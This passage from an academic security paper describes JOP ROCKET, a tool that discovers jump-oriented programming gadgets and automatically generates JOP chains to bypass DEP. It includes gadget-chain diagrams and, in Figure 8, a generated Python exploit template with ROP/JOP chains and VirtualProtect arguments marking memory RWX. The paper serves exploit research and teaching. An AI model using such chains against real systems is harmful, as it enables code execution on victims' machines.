


Figure 4. JOP ROCKET can conveniently display mitigations for modules, allowing users to exclude based on mitigations.

3.8 Filtering based on Mitigations and Bad Bytes

JOP ROCKET allows all gadgets to be found, based on the “scope” that is desired, whether it is searching just the image executable, the image and all the modules in the IAT, and the image and all

modules in the IAT and beyond. It is certainly more practical to use a scope that includes DLLs, so it will be assumed the user has selected the scope to include multiple DLLs. Some circumstances may make it more desirable to exclude some results, based on mitigations. Thus, JOP ROCKET detects many common mitigations for each module, such as DEP, ASLR, SafeSEH, and CFG. Results can be excluded based on any mitigations that are desired to be avoided, such as ASLR. By default, none are excluded. Additionally, gadgets can be excluded based on the presence of bad bytes, or bad characters, although this is not recommended, as there can be other ways around bad bytes, as described elsewhere in this text.

Perhaps the most important contribution of the JOP ROCKET is its ability to create a complete JOP chain from automation, which can be used to bypass DEP with the use of VirtualAlloc and VirtualProtect. This process assumes there is not an issue with bad bytes; if there are, then additional steps may need to be taken manually, to avoid them.

3.9 Research Contributions of JOP ROCKET

The JOP ROCKET provides a solution to an important research problem, as there was a need for a JOP gadget discovery tool. Without it, the manual process would be labyrinthine, tedious, and potentially very time-consuming, and the fruits of such labors could have not practical value. For instance, one could manually spend a great deal of time searching for the 49 variations of opcodes JOP ROCKET does, disassembling backwards, and trying to classify what could be hundreds, to thousands of gadgets, depending on the size of the binary. The end result might be that it is found there are no viable dispatcher gadgets, and a pure JOP approach cannot be used. Moreover, finding a dispatcher gadget can be like finding a needle in a haystack; it could be there, but missed. Thus, with JOP ROCKET, we can eliminate all this labor, and we would have results in a matter of a couple minutes at most. JOP ROCKET, thus, makes several important contributions. Firstly, the contribution of the artifact itself to embody all its methods and to solve the research problem is of great importance. JOP ROCKET also makes other contributions with its use of faceted classification, to classify and organize gadgets. This research makes a novel refinement to the JOP gadget discovery algorithms, both for functional gadgets and dispatcher gadgets. For the latter, this has been expanded significantly, creating new variations on possible dispatcher gadgets. This research makes a minor, but important way to save record keeping information for gadgets or disassembly, allowing them to be produced quickly on the fly. Finally, perhaps the most important contribution of this research is the automatic construction of fully developed JOP chains, to bypass DEP with VirtualProtect or VirtuallAlloc.

3.10 Usage of JOP ROCKET

Usage of JOP ROCKET is intended to be straightforward and minimalist. A command line program, it was hoped to provide a user interface that could be navigated easily and quickly, with minimal keystrokes. This is not intended to be a program to work with many variant arguments to be supplied on the command line; the user will need to interact directly with program's user interface. This paper is not intended to be a manual on JOP ROCKET usage, so only brief comments will be provided, as it pertains to the implementation of functionality made available through the user interface.

When loading an executable or DLL to be analyzed, there are two approaches. The first is to simply place the executable in the same directory and run the program, using that as an argument, e.g. *python rocket.py binary.exe*. This will enable the user to identify and extract many of the system modules. However, it will not find some of the non-system binaries. For comprehensive coverage, the user must supply the absolute path to the application in a text file and use that as input to ROCKET, e.g. *python rocket.py input.txt*. This will then allow for ROCKET to locate, extract, and search non-system DLLs

associated with the target application. Thus, it is generally recommended to supply the binary as input via a text file, as otherwise some DLLs may be excluded.

To begin to use the JOP ROCKET, the first step is to determine the scope, whether the image executable, the image and the modules in the IAT, or the image and the modules in the IAT and beyond. Through the user interface, this scope could be set, allowing those images to be scanned and searched for gadgets. The next step is to search for mitigations. If it is intended to exclude any mitigations, that should be done at this point in the process. Next, if additional modules need to be extracted, this should be done by extracting modules. At this point, general setup has been performed, and with single character keystrokes, this could take less than a minute; no scanning of modules to discover and subsequently classify gadgets has yet taken place. To do this, it must first be determined if only certain registers will be targeted, e.g. eax and ebx, but no others; all is also an option, to include all registers. Register in this context refers to the DG register, or the address that functional gadgets will end in. Once those are selected, the next step is discovering gadgets; this would select for gadgets with specified DG registers. Alternatively, it is possible to eliminate certain steps and expedite the process, the user can simply use one of the discover commands that will find all registers with indirect jumps, or simply both all indirect jumps and calls. At this point all images or modules selected will have been scanned for all gadgets, and simultaneously while this is occurring, all gadgets will be classified into countless categories based on operations performed and registers affected. If a user wishes to exclude gadgets based on the presence of bad characters, this can be performed by the bad byte sub menu, where each can be provided. However, all gadgets possible are found regardless of bad bytes; this filtering of bad bytes is only applied to the found gadgets, so bad bytes can be changed easily without the need to rescan the binary. The user will not see bad bytes, if they have selected ones to exclude.

3.10.1 Print Submenu

At this point all functional gadgets and all dispatcher gadgets will have been found and classified. In order to retrieve them, the user must select the print submenu. Again, as before, registers of interest must be selected. Thus, if only registers that were affected by a certain operation are of interest, then then those must be selected, and as before all is an option. E.g. *mov eax, 0x1234; jmp ebx* would describe register eax being affected by the mov operation. Next, the user must select operations of interest, and again this can be accomplished very quickly with keystrokes. This process also can be expedited by simply selecting all for both registers and operations. Next, the user generates the output; this process generally takes a couple seconds. The output at this point is generated on the fly, according to the unique requirements set by the user. Generally, this process takes a matter of seconds. Text files are saved in a directory named after the PE file, and a separate text file is created for each operation or operation and register combination. Having sperate files for each is intended to allow users to quickly find desired gadgets.

3.10.2 JOP Chains submenu

JOP ROCKET also provides support for automatic generation of a JOP chain. None of the above steps are required in order to do this. Instead, a user can go into the JOP submenu and generate the gadgets. Different customization options are provided. For instance, a user can select to use only gadgets that have already been scanned; in that case, another special option must be selected, as we still need to find ROP gadgets for the JOP setup and also perform emulation and sort of stack pivot gadgets. A user can also clear everything and start fresh, and all required operations are performed with a single keystroke, and the results are printed as a large text file. However, it is recommended that if a user knows the desired stack pivot amount, that they enter the range of what is acceptable for the series of stack pivots to be

generated. This will ensure the series of stack pivots generated falls in that range. This can be relatively important, and some important JOP chains could be missed otherwise. For instance, for one register perhaps only one or two large stack pivots are available, but no small stack pivots exist. Thus, if a user selected the default setting, they would miss out on these ideal larger stack pivots, as the large stack pivot values would not be in their acceptable range. In addition, the user can modify the number of different stack pivots that ROCKET will try to generate for each JOP chain. If possible, it will provide a series of stack pivots to reach the payload, but it will try to do so using different combinations of stack pivot gadgets, allowing flexibility in case there are issues with one.

3.10.3 Other Options

JOP ROCKET provides special, advanced options on the main menu, to allow users to enlarge or reduce the scope of what is found, and to make subtle modifications on how gadgets are discovered, or what constitutes an acceptable gadget. There are also other commands on the main menu to clear gadgets found, clear selected DLLs, or view mitigation results, among others. There is also an unassemble command, similar to the unassemble command in WinDbg. With this command a user can enter the address or offset of a gadget, and it will disassemble backwards, revealing more of the disassembly before the gadget began. This cannot include all possibilities, as unintended instructions can change, based on the number of bytes that are used to generate the chunk of disassembly that is displayed.

3.10.4 Memory Issues with Very Large Applications

One of the known issues with JOP ROCKET is with very large applications, it can run out of memory. This is a Python limitation when Python is 32-bit. To escape this limitation, the user must user 64-bit Python, and memory issues with very large applications can be avoided. The GitHub provides further information.

4. NOVEL VARIATION ON JOP USING A SERIES OF STACK PIVOTS

When beginning work on JOP, it seemed inconceivable that there could be a way to automate the building of a JOP chain, as it is inherently vastly more complex than ROP. With ROP control flow is achieved by using the stack as a mechanism for control flow. A series of addresses appear as dwords in memory; control flow allows each to be executed, and as each returns, the next address, or ROP gadget, on the stack then goes into EIP. The return instruction could be viewed as equivalent to popping a value off the stack into EIP. Thus, from the standpoint of creating a ROP tool, one simply searches for the opcode associated with *ret*, i.e. C3, and then disassembles backwards to find any useful ROP instructions. (Other variations on the *ret* instruction, other than C3, are possible with ROP.) Thus, it is effectively only one instruction that needs to be used for control flow. With JOP, however, we can have many different possibilities, i.e. indirect jumps or calls to each register, adding to much greater complexity. JOP, additionally, requires the usage of a dispatch table and dispatcher gadget, each of which requires that a minimum of two registers must be protected at all times. Ideally, if one functional gadget goes to the dispatcher gadget, it would be easiest to continue using the same gadget, provided there were sufficient gadgets to support it. While it would be feasible to constantly switch the register pointing to the dispatcher gadget, that would add for a great deal of additional complexity. When constructing a complete JOP chain through automation that can account for all the above and more, it certainly seemed too far-fetched to consider it feasible.

4.1 Automatic Generation of JOP and ROP Chains with Formulas

One requirement for the automated generation of a code-reuse attack chain—whether ROP or JOP—is that it adheres to some preset formula. This formula can be simple or complex, but it is essentially a recipe that is used to create the chain, according to a set of different rules. With Mona, we can observe that it uses PUSHAD as a means to build the ROP chain, setting up the stack to call both VirtualAlloc() and VirtualProtect(). For each, there are two possible ROP chains. The PUSHAD instruction will push all values in registers onto the stack in a predefined order, thus making it possible for the attacker to set up a call to the WinApi function. The central focus is in providing a certain predetermined order of values that can be used as arguments to Windows API functions. Depending on the presence or absence of some gadgets, bad characters, and more, Mona relies upon a set of internal rules to govern how the ROP chain is formed, allowing for variation to be possible.

Ideal Setup for JOP

- Preload all required arguments for the Windows API call onto the stack in correct order.
- Utilize a series of stack pivots to advance ESP to the start of VirtualProtect or VirtualAlloc arguments.
- Use JOP to load address to VirtualProtect into a register, e.g. EBX
- Make a dereferenced call to that register, e.g. *jmp [ebx]*

Ideal Setup for ROP

- Utilize PUSHAD instruction.
- Load all registers with appropriate values for call to VirtualAlloc or VirtualProtect.
- When PUSHAD is executed, the WinAPI call is ready with needed arguments.
- The PUSHAD technique is loading register values prior to the WinAPI call.

Figure 5. The ideal setups for JOP and ROP, to be used for automation.

With JOP ROCKET, PUSHAD is not viable as a means for automated JOP chain generation. Using PUSHAD in a manual fashion could work in some rather limited, special circumstances, but one would need to make sure the values for the dispatch table and dispatcher gadget were not occupied by values used as arguments for a WinAPI function. That is a difficult requirement to satisfy. Dispatcher gadgets that are viable are not plentiful, and that dispatcher will dictate what register is used to hold the address of the dispatch table. Thus, if that register that needs to hold the address of the dispatch table also needs to hold value for an argument for a WinAPI function, then the PUSHAD approach would not work. Thus, automation for using PUSHAD for a generated JOP chain is not viable, given that it would be effective only under rather limited circumstances.

[ESI] → Address	Gadget
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	add esp, 0x500 # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	add esp, 0x20 # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax
0x41414141	filler
base + 0x1608	jmp dword ptr [eax]

Figure 6. Hypothetical JOP chain using a series of stack pivots to adjust esp to point to WinAPI function arguments.

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

Figure 7. Sample payload for VirtualProtect that can be placed in memory; all arguments are in order.

Whether ROP or JOP, often a goal may be to bypass DEP, although other WinAPI functions could be called. Calling Windows API functions requires that arguments are placed on the stack in a specific order. One approach could be simply to deliver these arguments as part of a payload, and then adjust esp to point to that location, such that when the WinAPI function is called, the stack is set up correctly with all arguments in the proper order. In fact, the values used as arguments need not be on the stack, as esp could be redirected to point to any location. For purposes of automation, it will be assumed it is a region of memory that esp points to, including those that may not be on the actual stack. With JOP, a series of stack pivots could be used to reach that location. For instance, if at the point in time when control flow is captured via exploit, the attacker is 0x2000 bytes from the desired location, then one or more stack pivots could be used to reach that location. If the only large stack pivot was 0x1500, one could use that gadget and additional, smaller stack pivots, to reach 0x2000 bytes. If it were to exceed 0x2000 bytes, then there could be padding leading to the start of the dispatch table.

Using a series of stack pivots to reach the payload, thus, is the best approach for automating JOP chain generation, while at the same time being able to account for the myriad complications of using multiple registers. This is an approach to JOP that will not work in all circumstances, but it can substantially simplify JOP chain generation. If it is effective, it can significantly reduce both the size and complexity of the JOP chain, allowing for a complete bypass of DEP to be achieved with a relatively small number of gadgets. This approach with multiple stack pivots is seen depicted below. In that example, two stack pivots

are used to add 0x700 to esp; another adds 0x500 to esp; finally, 0x20 is added to esp. The total stack pivot is 0x1320. Thus, if our payload were to begin 0x1315 bytes away, this series of stack pivots would take us within 0xB bytes of that location; this difference could be made up with simply padding. The next gadget following the stack pivots, as seen below, is *pop eax*, which is used to move a pointer to VirtualProtect into eax. We can then dereference it with a *jmp dword ptr [eax]* or a *call dword ptr [eax]*, thereby beginning the call to VirtualProtect, with all the need arguments and the return address on the stack.

The ideal circumstances for this to work are when the payload is within a fixed, predictable distance that can be determined dynamically, e.g. X bytes from a particular part of the exploit. For instance, if it were on the stack, that would be simplest, but the heap would work, again if the distance could be dynamically calculated via JOP or ROP.

4.2 Design for Automatic Generation of JOP Chain to Bypass DEP

The approach taken by the JOP ROCKET is to automate all the steps outlined above. In order to have a complete JOP chain, it first is necessary to have a dispatcher gadget. This is not a common gadget as a single gadget, but one of critical importance. The dispatcher gadget could be something like *add edi, 0xc; jmp dword ptr [edi]*, and edi would hold the location of the dispatch table, which would then be dereferenced. The JOP ROCKET first will seek a dispatcher gadget. If a DG cannot be found, ROCKET will still create the JOP chain, as it could be possibly to manually expand the scope and find a less conventional, but acceptable DG. With the ability to chain two gadgets together to function as a dispatcher, there can be creative possibilities.

JOP ROCKET then determines the amount of padding to create; for instance, padding of 0x8 would be used for the above example, as this would be calculated by subtracting 4 bytes, the size of a JOP gadget, from 0xc. This padding of 0x8 bytes that results then would be placed between all entries in the dispatch table. JOP ROCKET then will seek to load the address of the dispatch table into two registers; this would be accomplished with a pop instruction. The register holding the address of the dispatcher gadget would then be the same register the functional gadgets end in.

When creating the specified stack pivot amount, the JOP ROCKET will accomplish this by using functional gadgets. By default, JOP ROCKET will use a preset stack pivot amount, but the user is prompted to input the actual, desired stack pivot amount, and JOP ROCKET will search for a stack pivot that achieves the desired amount, or is within an acceptable range, specified by the user. JOP ROCKET performs limited emulation, to evaluate gadgets, to determine their total stack pivot value. Using the emulation results, JOP ROCKET seeks to find multiple stack pivots that either precisely reach the payload, or that will reach it and exceed it by a small number of bytes. For instance, if 0x320 was the desired stack pivot amount, it might find a gadget for 0x180 and use that twice, gaining 0x300 bytes, and a stack pivot of 0x24 bytes then might be the third stack pivot gadget used, with a total distance of 0x324 bytes. This would exceed the target distance by four bytes, but the user could account for that difference with padding. Finally, the JOP ROCKET will find a register that was not already in use by the DG or DT; this register would be used to pop the address of the WinAPI function, e.g. VirtualProtect or VirtualAlloc. Finally, to complete the JOP chain, the JOP ROCKET will find a gadget that performs a jump dereference to the same register holding the address of the WinAPI function. Internally, as with many other features for JOP chain generation, there is logic to ensure no conflicts occur, and to optimize finding the most appropriate JOP gadget for this purpose. By setting up the WinAPI function, it now is possible for that that to be called, with the parameters set up on the stack, and if successful, for DEP to be bypassed.

In implementing the above design specifications, JOP ROCKET will iterate through and try to build unique JOP chains for seven registers, eax, ebx, ecx, edx, esi, edi, and ebp. It omits searching for esp, since that is used to set up the stack for WinAPI calls. That is, it will try to use functional gadgets ending in the same register to achieve the stack pivot and other stated requirements, as is a general recommended usage of JOP, when practical. While it is possible to switch back and forth from functional gadgets that end in different registers, this is impractical from an automation standpoint, and thus this is avoided. JOP ROCKET uses strict criteria to make sure that the best stack pivots are chosen, and similarly to avoid conflict with DT and DG registers. Depending on the size of a binary, there potentially could be hundreds of different variations possible, or none. It is recognized that a given series of stack pivots could prove impractical for various reasons, so by default JOP ROCKET will produce five different JOP chains for each register, so that if there was an issue, an alternative stack pivot comprised of different gadgets might be found.

```
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #1

import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [

        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx #  wavread.exe wavread.exe # # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + ropchain + jop_chain + vp_stack + nops + shellcode  # Payload set up may vary greatly

# This was created by the JOP ROCKET
```

Figure 8. Python exploit script containing a JOP chain to bypass DEP with VirtualProtect, generated by JOP ROCKET.

With ROP, we intermix our ROP gadgets and other values that might go on the stack, via pop, etc. With JOP, these are kept separate, and all stack values will be created by JOP ROCKET. This would include the pointer to the WinAPI function, as JOP ROCKET will seek pointers for VirtualAlloc and VirtualProtect;

these are placed as our stack values. The stack payload also includes the return address and the individual parameters for VirtualProtect and VirtualAlloc. For the VirtualAlloc JOP chain, it also includes a chain to include Memcpy or Memmove, if found. ROCKET uses default values for parameters, but some of these may need to be customized by the user. It is also possible some parameters may need to be generated dynamically, and a tool such as this does not provide support for that; in that case, dummy values that could be overwritten or "sniped" are recommended. That could be appended near the end of the generated JOP chain, prior to jumping to the WinAPI function.

While ROCKET is a tool for JOP, internally it discovers ROP gadgets, but the primary purpose of this is to discover pop gadgets that can be used for the initial set up gadgets to start the JOP chain. As described elsewhere, while this can be accomplished via JOP, gadgets to effectively do so are scarcer, and this is impractical from an automation standpoint. ROP gadgets that include *pop* are classified, and the tool uses logic to find the shortest, best *pop* gadget for a particular register, as needed. Thus, in line with general recommended JOP usage, we can use two ROP gadgets to begin the JOP chain, and then thereafter ROP need not be used.

ROCKET will generate a JOP chain whilst adhering to the previously described logic, and it results in a fully developed Python script, as seen in a figure shown above. This exploit script is intended to provide a strong starting for users. There is still a requirement for an initial vulnerability that can allow EIP to be captured, and this needs to be added to the generated script by the user, such as with a buffer overflow or SEH overwrite. The user is able to input this into the script. As shown in the figure, the tool has two functions to create the ROP chain and the JOP chain, and there is also a vp_stack, which is used to create the stack values for the WinAPI function. Other commonly used exploit essentials are included, such as shellcode, nops, and padding, but these are left to the user to implement as needed.

5. NOVEL VARIATION ON DISPATCHER GADGET

This paper makes an important contribution with a novel algorithm to construct a dispatcher gadget using two separate gadgets. Previously, a significant hurdle for JOP had been scarcity of dispatcher gadgets. The available JOP gadgets that could function as a viable dispatcher gadget were limited, making full JOP chains not possible with every binary. This algorithm helps provide a solution to this decade old research problem. Our proposed solution comes in two forms, a two-gadget dispatcher with an indirect call and a two-gadget dispatcher with an indirect jmp. Having the dispatcher in the form of two gadgets allows for much greater flexibility in possibilities that could be used.

While perhaps not as intuitive as a single-gadget dispatcher, this variant provides many more possibilities of viable dispatchers. The burden, however, lies in the fact that by its very nature, this form will occupy three registers, for purposes of control flow. This can limit the choice of functional gadgets, as one must exercise caution in side effects, that could clobber these registers. With the indirect jump form of this DG, there is first a gadget that predictably modifies the index to the dispatch table, ending in an indirect jump, which is not dereferenced. This indirect jump allows for execution to continue to the next gadget, which dereferences the index to the dispatch table, allowing the user to reach whatever the current pointer to the functional gadget is. This approach can allow for a series of functional gadgets to be executed, one after the other, while using the same two-gadget dispatcher.




Figure 9. A two-gadget dispatch, with the dispatch table pointed to by edx.




Figure 10. A two-gadget dispatcher, with the dispatch table pointed to by edx. The call is compensated for by a pop in the second gadget of the dispatcher sequence.

Because of the limiting factor of three registers needing to be preserved, it may be advantageous to set up transitions to other dispatchers, allowing for potentially all functional gadgets to be made available for use, rather than a limited subset whose registers might not conflict with the reserved dispatch registers. This is more likely to be the case, if the binary is very small in size, with limited JOP gadgets and if the exploit author favors a manual approach. This is less likely to be the case, if the exploit writer is using the novel variation on JOP, with a series of stack pivots to transition to a WinAPI call with the arguments set up in the payload, as described elsewhere. In that case, relatively few gadgets may be required, and some could be used repeatedly.

Generally, we discourage the use of indirect calls as dispatcher gadgets, as each invocation of the dispatcher places the address of the next instruction on the stack. Given that JOP chains may want to set up a call to a WinAPI function, such as to disable DEP, this can be problematic. A solution is to find a dereference gadget that can correct the stack. Ideally *add esp, 0x4; jmp dword ptr [reg]* would be the ideal gadget to correct esp, but this is an unlikely gadget. Thus, a *pop* is a more practical solution. The problem here lies in the fact that the register being popped to, such as esi in the example, cannot be preserved from one functional gadget to the next. There is no need to protect esi from being clobbered, and it could be used freely inside a functional gadget, but its contents would not persist to the next functional gadget.

With the two-gadget dispatcher comes the promise of full JOP chains being more easily achievable in many more binaries. While the above examples used *add*, as always other instructions that directly or indirectly can be used to predictably modify a value in a register, i.e. an address, are possible. The section on manual techniques discusses other instructions that could be used, such as *lea*. These too can be adapted to the two-gadget dispatcher.

6. MANUAL TECHNIQUES FOR WRITING A JOP EXPLOIT

